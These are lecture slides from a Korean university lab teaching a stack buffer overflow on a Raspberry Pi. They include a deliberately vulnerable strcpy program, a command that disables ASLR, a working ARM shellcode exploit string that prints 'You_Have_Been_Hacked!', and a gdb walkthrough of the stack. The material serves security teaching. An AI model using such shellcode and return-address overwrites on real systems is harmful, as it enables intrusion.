BOF Attack
(Buffer OverFlow)

조진성


경희대학교 컴퓨터공학과

Mobile & Embedded System Lab.

Computer Engineering in KyungHee University
Mobile & Embedded System Lab.

해킹의 시작: BOF

- BoF.c



```c
#include <stdio.h>
#include <string.h>

void copy_print(char* arg){
    char buffer[64];

    strcpy(buffer, arg);

    printf("%s\n", buffer);
}

int main(int argc, char** argv){
    copy_print(argv[1]);

    return 0;
}
```


해킹의 시작: BOF

컴파일 및 실행

- gcc –o BoF BoF.c
- ./BoF Hello-world!
- Hello-world!

BOF 공격

- Disable ASLR (추후 설명)
  - $ sudo sysctl –w kernel.randomize_va_space=0
- 공격 코드 삽입
  - ./BoF ‘python –c …’




Code
(51 bytes)

“A”* 17
(17 bytes)

address of buffer
(0x7efff5a8)


68bytes



```
pi@raspberrypi:~/IoTSW $ ./BoF Hello-world!
Hello-world!
pi@raspberrypi:~/IoTSW $ ./BoF `python -c 'print "\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x1
5\x22\x79\x46\x10\x31\x01\x23\x18\x1c\x04\x27\x01\xdf\xdb\x1a\x18\x1c\x01\x27\x01\xdf
\x59\x6f\x75\x5f\x48\x61\x76\x65\x5f\x42\x65\x65\x6e\x5f\x48\x61\x63\x6b\x65\x64\x21"
 + "A"*17 + "\xa8\xf5\xff\x7e"'`
`▒▒▒/▒"yF1#'▒▒'▒You_Have_Been_Hacked!AAAAAAAAAAAAAAAAA▒▒▒~
You_Have_Been_Hacked!pi@raspberrypi:~/IoTSW $ 
```


BOF Attack

- BOF 공격의 동작 원리





BOF Attack

▣ 실행 분석 (main)



```
(gdb) disas main
Dump of assembler code for function main:
   0x00010480 <+0>:     push    {r11, lr}
   0x00010484 <+4>:     add     r11, sp, #4
   0x00010488 <+8>:     sub     sp, sp, #8
   0x0001048c <+12>:    str     r0, [r11, #-8]
   0x00010490 <+16>:    str     r1, [r11, #-12]
   0x00010494 <+20>:    ldr     r3, [r11, #-12]
   0x00010498 <+24>:    add     r3, r3, #4
   0x0001049c <+28>:    ldr     r3, [r3]
   0x000104a0 <+32>:    mov     r0, r3
   0x000104a4 <+36>:    bl      0x1044c <copy_print>
   0x000104a8 <+40>:    mov     r3, #0
   0x000104ac <+44>:    mov     r0, r3
   0x000104b0 <+48>:    sub     sp, r11, #4
   0x000104b4 <+52>:    pop     {r11, pc}
End of assembler dump.
```







```
(gdb) x/32x $sp
0x7efff5f8:     0x00000000      0x76e7e294      0x76fa3000      0x7efff754
0x7efff608:     0x00000002      0x00010480      0x76ff8318      0x76ff8000
0x7efff618:     0x00000000      0x00000000      0x00010324      0x00000000
0x7efff628:     0x00000000      0x00000000      0x76fff000      0x00000000
0x7efff638:     0x421bdc8a      0x4a03c8da      0x00000000      0x00000000
0x7efff648:     0x00000000      0x00000000      0x00000000      0x00000000
0x7efff658:     0x00000000      0x00000000      0x00000000      0x00000000
0x7efff668:     0x00000000      0x00000000      0x00000000      0x00000000
```

BOF Attack

▣ 실행 분석 (main)




```
Dump of assembler code for function main:
   0x00010480 <+0>:     push    {r11, lr}
   0x00010484 <+4>:     add     r11, sp, #4
   0x00010488 <+8>:     sub     sp, sp, #8
   0x0001048c <+12>:    str     r0, [r11, #-8]
   0x00010490 <+16>:    str     r1, [r11, #-12]
   0x00010494 <+20>:    ldr     r3, [r11, #-12]
   0x00010498 <+24>:    add     r3, r3, #4
   0x0001049c <+28>:    ldr     r3, [r3]
   0x000104a0 <+32>:    mov     r0, r3
   0x000104a4 <+36>:    bl      0x1044c <copy_print>
   0x000104a8 <+40>:    mov     r3, #0
   0x000104ac <+44>:    mov     r0, r3
   0x000104b0 <+48>:    sub     sp, r11, #4
   0x000104b4 <+52>:    pop     {r11, pc}
End of assembler dump.
```




BOF Attack


▣ 실행 분석 (main)



```
Dump of assembler code for function main:
   0x00010480 <+0>:     push    {r11, lr}
   0x00010484 <+4>:     add     r11, sp, #4
   0x00010488 <+8>:     sub     sp, sp, #8
   0x0001048c <+12>:    str     r0, [r11, #-8]
   0x00010490 <+16>:    str     r1, [r11, #-12]
   0x00010494 <+20>:    ldr     r3, [r11, #-12]
   0x00010498 <+24>:    add     r3, r3, #4
   0x0001049c <+28>:    ldr     r3, [r3]
   0x000104a0 <+32>:    mov     r0, r3
   0x000104a4 <+36>:    bl      0x1044c <copy_print>
   0x000104a8 <+40>:    mov     r3, #0
   0x000104ac <+44>:    mov     r0, r3
   0x000104b0 <+48>:    sub     sp, r11, #4
   0x000104b4 <+52>:    pop     {r11, pc}
End of assembler dump.
```



```
(gdb) i r
r0             0x2      2
r1             0x7efff754       2130704212
r2             0x7efff760       2130704224
r3             0x7efff754       2130704212
r4             0x0      0
r5             0x0      0
r6             0x10324  66340
r7             0x0      0
r8             0x0      0
r9             0x0      0
r10            0x76fff000       1996484608
r11            0x7efff5fc       2130703868
r12            0x76fa3000       1996107776
sp             0x7efff5f0       0x7efff5f0
lr             0x76e7e294       1994908308
pc             0x10498  0x10498 <main+24>
cpsr           0x60000010       1610612752
(gdb) 
```




Stack Memory

0x7efff5fc	lr	← r11
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	← sp
0x7efff5ec		
0x7efff5e8		
0x7efff5e4		
0x7efff5e0		


r3 = 0x7efff754(argv address)

BOF Attack

▣ 실행 분석 (main)



```
(gdb) x/16x $sp
0x7efff5f0:     0x7efff754      0x00000002      0x00000000      0x76e7e294
0x7efff600:     0x76fa3000      0x7efff754      0x00000002      0x00010480
0x7efff610:     0x76ff8318      0x76ff8000      0x00000000      0x00000000
0x7efff620:     0x00010324      0x00000000      0x00000000      0x00000000
(gdb) x/16x 0x7efff754
0x7efff754:     0x7efff868      0x7efff87b      0x00000000      0x7efff8c0
0x7efff764:     0x7efff8d3      0x7efff8e3      0x7efff8ee      0x7efff912
0x7efff774:     0x7efff925      0x7efff92d      0x7efffec6      0x7effff24
0x7efff784:     0x7effff36      0x7effff49      0x7effff5a      0x7effff68
(gdb) x/16x 0x7efff87b
0x7efff87b:     0x41414141      0x41414141      0x41414141      0x41414141
0x7efff88b:     0x41414141      0x41414141      0x41414141      0x41414141
0x7efff89b:     0x41414141      0x41414141      0x41414141      0x41414141
0x7efff8ab:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```




Stack Memory

0x7efff5fc	lr	← r11
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	← sp
0x7efff5ec		
0x7efff5e8		
0x7efff5e4		
0x7efff5e0		


r3 = 0x7efff754(argv address)

BOF Attack

- 실행 분석 (main)
  - add r3, r3, #4
    - r3 = 0x7efff758 (address of *argv[1])
  - ldr r3, [r3]
    - r3 = Stack_Memory[0x7efff758] = 0x7efff87b (string address of argv[1])



```
Dump of assembler code for function main:
   0x00010480 <+0>:     push    {r11, lr}
   0x00010484 <+4>:     add     r11, sp, #4
   0x00010488 <+8>:     sub     sp, sp, #8
   0x0001048c <+12>:    str     r0, [r11, #-8]
   0x00010490 <+16>:    str     r1, [r11, #-12]
   0x00010494 <+20>:    ldr     r3, [r11, #-12]
   0x00010498 <+24>:    add     r3, r3, #4
   0x0001049c <+28>:    ldr     r3, [r3]
   0x000104a0 <+32>:    mov     r0, r3
   0x000104a4 <+36>:    bl      0x1044c <copy_print>
   0x000104a8 <+40>:    mov     r3, #0
   0x000104ac <+44>:    mov     r0, r3
   0x000104b0 <+48>:    sub     sp, r11, #4
   0x000104b4 <+52>:    pop     {r11, pc}
End of assembler dump.
```



Stack Memory

0x7efff5fc	lr	← r11
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	← sp
0x7efff5ec		
0x7efff5e8		
0x7efff5e4		
0x7efff5e0		


r0 = address of argv[1]

⬇


copy_print(argv[1])

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72     ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68    ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68    ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
```




Stack Memory

0x7efff5fc	lr	← r11
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	
0x7efff5ec	lr (return address)	
0x7efff5e8	r11 (previous SFP)	← sp
0x7efff5e4		
0x7efff5e0		


r0 = address of argv[1]

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72     ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68    ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68    ; 0x44
   0x00010470 <+36>:    mov     r0, r3
